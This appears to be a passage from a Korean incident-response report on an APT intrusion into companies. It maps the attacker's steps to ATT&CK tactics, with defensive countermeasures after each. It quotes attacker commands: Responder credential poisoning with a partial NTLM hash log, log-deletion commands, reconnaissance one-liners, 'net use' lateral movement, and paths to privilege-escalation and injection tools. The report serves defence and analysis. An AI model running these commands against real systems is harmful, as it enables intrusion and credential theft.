D:₩setup₩00신규서버구축₩00서버 설정.txt	Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명] [SYSTEM][C7348219B03D9B0E]₩0000 서버 설정.txt
D:₩server₩Tomcat 8.5_Agent00₩conf₩server.xml	Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명] [SYSTEM][C7348219B03D9B0E]₩server.xml

대응 전략

- 중요 비밀번호가 포함된 파일은 암호화
- 서비스 계정들의 비밀번호는 모두 다르게 설정 권고
- 기업 문서 보안 솔루션 DRM(Digital Rights Management) 도입 검토

2 Private Key : 개인키 및 인증서 탈취

웹 서버의 경우 서버의 SSL 인증서를 탈취하는 행위가 확인되었다.

감염 시스템의 로컬 드라이브 경로	공격자의 원격 드라이브 경로
D:₩server₩Tomcat 8.5_Agent00₩cert	Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명] [SYSTEM][C7348219B03D9B0E]₩cert.zip

대응 전략


- 인증서 파일이 존재하는 디렉토리에 대한 접근 모니터링


3 LLMNR/NBT-NS Poisoning and Relay

LLMNR과 NBT-NS는 같은 서브넷에 있는 시스템들끼리 호스트를 식별하는데 도움이 되는 구성요소이다. 이를 이용하여 사용자의 이름과 비밀번호(NTLM 해시)를 가로챌 수 있는 기술이 LLMNR/NBT-NS Poisoning이다. 공격자는 Responder라는 도구를 사용하여 name services를 조작하고 로컬 네트워크 상의 credential 정보와 hash 정보를 수집하였다.

실행 명령어

Responder.exe -i [Target IP] -rPv





Responder Session Log 일부

03/17/2020 08:49:10 AM - [Proxy-Auth] Sending NTLM authentication request to [Target IP]
03/17/2020 08:49:10 AM - [Proxy-Auth] **NTLMv2 Client : [Target IP]**
03/17/2020 08:49:10 AM - [Proxy-Auth] **NTLMv2 Username : RTNB088₩[유저 명]**
03/17/2020 08:49:10 AM - [Proxy-Auth] **NTLMv2 Hash : [유저 명]::RTNB088:11223344556**

공격자의 Responder Session Log 삭제 행위

cmd.exe /c "del C:₩Windows₩SoftwareDistribution₩Download₩logs₩*.txt
cmd.exe /c "del C:₩Windows₩SoftwareDistribution₩Download₩logs₩*.log
cmd.exe /c "rmdir C:₩Windows₩SoftwareDistribution₩Download₩logs

대응 전략

- UDP 5355 및 137 포트의 트래픽을 모니터링
- LLMNR / NBT-NS Spooping 탐지도구 설치
- 윈도우 이벤트 로그 ID 4697, 7045 모니터링

사 Discovery : 탐색

1 File and Directory Discovery : 파일 및 폴더 정보 탐색

공격자는 좀 더 효율적이고 간편한 파일 및 폴더 정보 탐색을 위해 검색 프로그램인 'Everything'을 사용하였다.

실행 명령어

Everything.exe -db [tmp file]
Everything.exe -exit

대응 전략


- 중요한 내용이 포함된 파일 및 디렉토리는 암호화
- 기업 문서 보안 솔루션 DRM(Digital Rights Management) 도입 검토

2 Browser Bookmark Discovery : 브라우저 북마크 및 접속 히스토리 탐색

공격자는 브라우저의 즐겨찾기 및 기록 정보를 수집하기 위해 'NirSoft 社'에서 제공하는 'Browsing History View' 라는 정상 프로그램을 사용하였다.

실행 명령어

BrowsingHistoryView.exe /scomma [LogFile] /sort ~2 /VisitTimeFilterType 1



대응 전략

- 브라우저 탐색 행위는 정상행위와 구분이 어려우므로 다른 침해 지표와 함께 탐지

3 System Time Discovery : 시스템 시간 탐색

현재 시스템의 시간을 탐색한다.

시간 탐색 명령어

```
time /t
```

대응 전략

- 명령 및 파라미터 모니터링

4 Security Software Discovery : 시스템에 설치된 보안 소프트웨어 탐색

공격자는 WMI(윈도우 관리 도구)를 이용하여 설치된 보안 소프트웨어를 탐색한다.

네임 스페이스 : root₩SecurityCenter2
쿼리 : Select * From AntivirusProduct
속성 : displayName

대응 전략

- 시스템에서 WMI를 사용하지 않을 경우 비활성화 검토
- 백신 설치 및 실시간 탐지 활성화

5 Query Registry : 레지스트리 조회

악성코드를 정상 서비스명으로 설치하기 위해 기존 서비스 목록들과 netsvcs 그룹의 서비스 목록을 수집한다.

레지스트리 조회 경로

HKLM₩SYSTEM₩CurrentControlSet₩Services, [서비스명]
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Svchost, netsvcs

대응 전략

- 백신 설치 및 실시간 탐지 활성화

6 Process Discovery : 프로세스 탐색

설치된 레지스트리 및 악성코드가 정상적으로 등록되었는지 확인하기 위해 프로세스 목록을 조회한다.

프로세스와 관련된 서비스 탐색 명령어

```
cmd.exe /c "tasklist /svc 〉 "%s" 2〉&1" edg173F.tmp
```

대응 전략

- 명령 및 파라미터 모니터링

7 System Owner/User Discovery : 시스템 소유자/유저 정보 탐색

현재 공격자가 접속하고 있는 시스템의 계정 정보를 수집한다.

현재 유저 명 탐색 명령어

```
cmd.exe /c "whoami 〉 "%s" 2〉&1" edg173F.tmp
```

대응 전략

- 명령 및 파라미터 모니터링

8 System Information Discovery : 시스템 정보 탐색

현재 공격자가 접속하고 있는 시스템의 정보를 수집한다.

시스템 정보 탐색 명령어

```
cmd.exe /c "systeminfo 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "hostname 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "ver 〉 "%s" 2〉&1" edg173F.tmp
```

대응 전략

- 명령 및 파라미터 모니터링

9 System Network Configuration Discovery : 네트워크 구성 및 설정 정보 탐색

현재 공격자가 접속하고 있는 시스템의 네트워크 구성 정보를 수집한다.

네트워크 구성 및 설정 정보 탐색 명령어

```
cmd.exe /c "ipconfig /all 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "arp -a 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "C:₩Windows₩System32₩inetsrv₩appcmd.exe list site 〉 "%s" 2〉&1" edg173F.tmp
```

(호스팅 중인 도메인 목록 탐색)

대응 전략

- 명령 및 파라미터 모니터링

10 Account Discovery : 계정정보 탐색

시스템의 전체 계정 목록 및 계정 상세 내용 정보를 수집한다.

계정정보 정보 탐색 명령어

```
cmd.exe /c "net user 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "net user Administrator 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "query user Administrator 〉 "%s" 2〉&1" edg173F.tmp
```

대응 전략

- 명령 및 파라미터 모니터링

11 Remote System Discovery : 네트워크 내 다른 시스템 탐색

같은 네트워크의 다른 시스템 목록을 수집한다.

네트워크 탐색 명령어

```
cmd.exe /c "net view 〉 "%s" 2〉&1" edg173F.tmp
```

대응 전략

- 명령 및 파라미터 모니터링

12 System Service Discovery : 시스템에 존재하는 서비스 정보 탐색

현재 시스템에 설치된 서비스의 상세 정보를 수집한다.

서비스 상세 정보 탐색 명령어

```
cmd.exe /c "sc query nwsapagent 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "sc query w3svc 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "sc queryex w3svc 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "sc query [서비스 명] 〉 "%s" 2〉&1" edg173F.tmp
```

대응 전략

- 명령 및 파라미터 모니터링

13 System Network Connections Discovery : 네트워크 연결 상태 및 세션 정보 탐색

현재 시스템의 네트워크 연결 상태 및 세션 정보를 수집한다.

네트워크 연결 상태 및 세션 정보 탐색 명령어

```
cmd.exe /c "netstat -ano | find “ESTA” 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "netstat -ano | find “LIST” 〉 "%s" 2〉&1" edg173F.tmp
cmd.exe /c "query session 〉 "%s" 2〉&1" edg173F.tmp
```

대응 전략

- 명령 및 파라미터 모니터링

Lateral Movement : 시스템 내부 이동

1 Windows Admin Shares : 윈도우즈 기본 공유 기능

감염된 시스템을 통해 수집한 내부 정보를 통해 같은 네트워크의 다른 시스템으로 이동한다.

다른 시스템 접속 시도 명령어

- cmd.exe /c "net use ₩₩**[타깃 시스템 IP 또는 도메인]** **[비밀번호]** /u:**[계정]** 〉 "%s" 2〉&1" edg173F.tmp

대응 전략

- 각 시스템 별로 서로 다른 비밀번호 사용
- 원격에서의 관리자 계정 접속 금지
- 불필요한 경우, 기본 공유 설정 해제
- 보안 로그의 로그인 성공 이벤트(이벤트 ID 540, 4624)를 모니터링하여 비정상적인 로그인 식별
- administrator 계정 비활성화 및 관리자 그룹 계정 UAC(User Access Control) 활성화

자 Collection : 수집

1 Data from Local System : 로컬 시스템으로부터 데이터 수집

아래는 공격자가 침투에 성공한 기업들에게서 탈취한 정보의 목록이다.

분류	탈취 정보
시스템 구성 정보	DB 설정 정보(ID, Password, Port, DB명) 서버 구성도 웹 서비스 설정 파일 웹 사이트의 인증서
조직 정보	조직도 내부 직원 연락처 업무 일지 인수인계서 실적 정보 인사 정보 사업 계획서 출·퇴근 관련 기록문서 고객사 리스트
최근 이슈	최근 문서 목록 코로나 관련 문서 즐겨찾기 목록 Outlook SendTo 파일 목록
보안 관련 정보	악성코드 경유지 탐지 목록 Iframe 삽입 대처 방안 문서
로그 정보	웹 로그 브라우저 로그 파일 탐색 로그 Responder 공격 로그

대응 전략

- 중요 정보는 별도 분리 보관 및 암호 설정
- 기업 문서 보안 솔루션 DRM(Digital Rights Management) 도입 검토

2 Data from Network Shared Drive : 네트워크 공유 드라이브로부터 데이터 수집

공격자는 감염 시스템으로부터 정보를 수집할 때 자신의 드라이브를 네트워크 드라이브로 연결한 채로 수집한다. 드라이브 볼륨 이름은 'Z'이며, 침투에 성공한 기업별로 폴더를 구분하여 관리한다.

공격자의 원격 드라이브에 저장된 감염 시스템 별 저장 경로

Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명][SYSTEM][1C0FD766B95F8F16]₩
Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명][[감염 시스템 명]$][3E23A25825332107]₩
Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명][SYSTEM][840E3A53C168637C]₩
Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명][SYSTEM][0C52B42EBE5CA035]₩
Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명][NETWORK SERVICE][27559E258E485B0A]₩
Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명][유저 명][4A19C87F0C72C409]₩
Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명][SYSTEM][C7348219B03D9B0E]₩변조₩
Z:₩Object₩Web_HTTP₩Download₩[감염 시스템 명][SYSTEM][C316637BF219515C]₩

대응 전략

- 불필요한 네트워크 공유 비활성화 및 변경사항 모니터링
- 네트워크 공유로 이동되는 파일 모니터링

3 Data Staged : 수집한 정보를 파일로 저장

악성코드의 명령 수행 결과를 파일로 저장한다.

명령어 예시

cmd.exe /c [실행 명령어] 〉 edg173F.tmp

대응 전략

- 악성코드가 명령 실행 결과 저장에 사용하는 TEMP 디렉토리의 의심스러운 로그 파일(.tmp) 모니터링
- 백신 설치 및 실시간 탐지 활성화

차 Command and Control : 명령제어

1 Standard Cryptographic Protocol : 원격제어는 RC4 알고리즘을 이용하여 데이터 암호화
2 Multi-Stage Channels : 공격자는 C2서버 및 다양한 지점을 이용하여 원격제어 악성코드에 명령 전달
3 Connection Proxy : 원격제어의 C2서버가 프록시 역할을 하여 원격제어 수행
4 Remote File Copy : 원격제어는 명령을 통해 C2로부터 파일 생성 및 유출

5 Custom Cryptographic Protocol : 다운로더는 커스텀 암호화 알고리즘을 이용하여 데이터 암호화
6 Multilayer Encryption : 다운로더는 HTTPS 통신과 커스텀 암호화 알고리즘으로 데이터 이중 암호화

7 Data Encoding : 원격제어는 base64 및 XOR로, 다운로더는 커스텀 인코딩 방식으로 데이터를 인코딩
8 Data Obfuscation : 악성코드는 인코딩, 암호화, 커스텀 암호화와 같은 방법으로 데이터 난독화

9 Commonly Used Port : 악성코드는 HTTP(80번), HTTPS(443번)을 이용하여 명령제어 시도
10 Standard Application Layer Protocol : 악성코드는 응용 계층 프로토콜(HTTP, HTTPS)을 이용하여 명령제어 시도

악성코드는 정상 프로토콜을 사용하면서 인코딩, 암호화, 난독화와 같은 방식으로 악성 트래픽을 노출시키지 않고 다양한 지점과 단계에 걸쳐 악성행위를 시도한다.

4장 악성코드 상세 분석 참고

대응 전략

- 불필요한 포트 비활성화 및 변경사항 모니터링
- 백신 설치 및 실시간 탐지 활성화
- **4장 악성코드 상세 분석**을 참고하여 기업 상황에 맞게 적용 후 이상 징후 파악

카 Exfiltration : 정보 유출

1 Data Encrypted : 원격제어는 RC4, 다운로더는 커스텀 암호화 알고리즘으로 데이터 암호화
2 Data Transfer Size Limits : 원격제어는 데이터를 약 90KB씩 나누어서 송·수신

3 Data Compressed : 원격제어는 특정 파일을 INFO-ZIP 라이브러리로 압축하여 유출

4 Exfiltration Over Command and Control Channel : 원격제어 악성코드는 명령제어 채널로 파일 유출
5 Exfiltration Over Alternative Protocol : 원격제어는 명령제어 채널 외 네트워크 공유를 통해서도 파일 수집 시도

악성코드는 인코딩, 암호화 및 압축 라이브러리를 이용하여 데이터 송·수신한다.

4장 악성코드 상세 분석 참고

대응 전략

- 백신 설치 및 실시간 탐지 활성화
- 고정된 크기의 패킷이 지속적으로 발생될 경우 모니터링
- **4장 악성코드 상세 분석**을 참고하여 기업 상황에 맞게 적용 후 이상 징후 파악

타 Impact : 시스템 충격

1 Data Destruction : 원격제어는 명령을 통해 특정 파일을 대상으로 복구가 불가능하도록 덮어쓰고 삭제함

원격제어 악성코드의 명령을 통해 분석 방해 및 탐지 회피를 목적으로 사용했던 악성코드 및 명령 실행 결과 파일을 복구 불가능하도록 삭제한다.

4장 악성코드 상세 분석 참고

대응 전략

- 중요파일에 대한 주기적인 백업 권고
- 백신 설치 및 실시간 탐지 활성화

4. 악성코드 상세 분석

공격자가 공격을 수행하기 위해 사용한 악성코드 및 정상 프로그램 유형은 아래와 같다. 공격자는 일부 파일에 대해 net use 명령어를 이용하여 자신의 드라이브를 원격으로 연결한 상태로 파일을 복사해오고 실행하였다.

[표 4-1] 사용된 파일 별 원격 드라이브 경로

종류	역할	공격자의 원격 드라이브에 저장된 파일 별 저장 경로
한글 악성코드	악성코드 최초 침투	-
스피어 피싱	워터링 홀 최초 침투	-
워터링홀 유발 변조 페이지	IP검증 및 리다이렉트	Z:₩대상정보₩**[피해업체]**₩EK_Modify₩main_head_modify.asp
드랍퍼 악성코드	지속성 유지	Z:₩Tools₩Installers₩install_x86_online_0723_01-hyoju.exe Z:₩Tools₩Installers₩**[피해업체]**₩install.exe Z:₩Tools₩Installer-10-11₩New-2020-01-29-Installer₩install-themida-x86.exe Z:₩Tools₩Installers₩x64₩Outcome₩install_HKDB-10-11.exe Z:₩Tools₩Installer-10-11₩New-2020-01-29-Installer₩install-themida-64.exe
다운로더 악성코드	추가 악성코드 다운로드	Z:₩Tools₩LPEClient_x64.exe Z:₩Tools₩LPEClient_x86.exe Z:₩Object₩Web_HTTP₩Download₩**감염 호스팅[[감염 호스팅$]** [FB3F7A0EE57CBC2C]₩LPEClient_x86.exe
원격제어	명령 수행	-
툴	DLL 인젝터	Z:₩Tools₩aDllMeloadTool1.0₩dllmenloadtool64.exe
툴	쿼리 검증	Z:₩대상정보₩**[피해업체]**₩EK-2020-03-₩Edward₩Proxy64.dll
툴	권한 상승	Z:₩Tools₩2003_elevator₩CVE-2014-4113.exe
툴	권한 상승	Z:₩Tools₩UACME₩LoaderW_x86.exe
툴	키로거	-
웹쉘	웹셸	Z:₩Object₩Web_HTTP₩Download₩**[감염 호스팅]** [SYSTEM] [840E3A53C168637C]₩726_71112.cer
Everything	파일 검색	Z:₩Tools-Kaspersky₩Hardindexing₩Everything.exe
Responder	크리덴셜 수집	Z:₩Tools-Kaspersky₩NTLM_Responder₩Responder.exe Z:₩Tools-Kaspersky₩NTLM_Responder₩Responder.conf
Browsing HistoryView.exe	브라우저 접속 이력	Z:₩Tools-Kaspersky₩_Browsinghistroy₩browsinghistoryview-x64₩BrowsingHistoryView.exe


1. 최초 침투

㉮ 한글 악성코드

2017년 2월 이후 업데이트가 수행되지 않은 한글 프로그램 사용자가 악성코드가 담긴 취약한 한글 문서를 열람하면 즉시 악성코드에 감염되어 원격제어가 이루어진다. 공격자는 이를 위해 의심하지 못하도록 메일 본문 내용을 작성하고 신청서, 추가서류, 전체내용 등으로 위장한 한글 문서에 악성코드를 심어 유포한다.


악성 한글 문서를 열람하게 되면, 한글 문서 구조 중 BinData 영역의 BIN0001.ps에 있는 취약점 유발 코드로부터 악성행위가 시작된다. 이후 원격제어 악성코드는 explorer.exe에 인젝션 되어 메모리에서 동작한다.

[그림 4-1] 한글 악성코드 실행 과정



BIN0001.ps는 hwp.exe 프로세스의 메모리를 읽어와 두 가지 특정 데이터(0x8B68B727AEBDD87E 와 'F0und3q9')가 BIN0002.bmp 파일 내에 있는지 검색한다. 이후 이 값을 기준으로 AES128로 암호화되어있는 32비트, 64비트의 원격 제어 악성코드 데이터를 읽어와 각각의 운영체제 환경에 맞춰 복호화하고 실행한다.

[그림 4-2] 한글 악성코드 상세 동작 과정



나 워터링 홀

공격자는 메일 본문을 제품관련 견적서 문의로 위장하여 영업담당 직원에게 스피어 피싱 메일을 보내었다. Exploit 공격을 수행하기 위해 Internet Explorer를 이용하여 특정 홈페이지를 접속하도록 유도하는데, 이는 버전 업데이트가 중단된 비교적 취약한 웹 브라우저이면서 이미 공개된 취약점을 이용하였기 때문으로 추정된다.

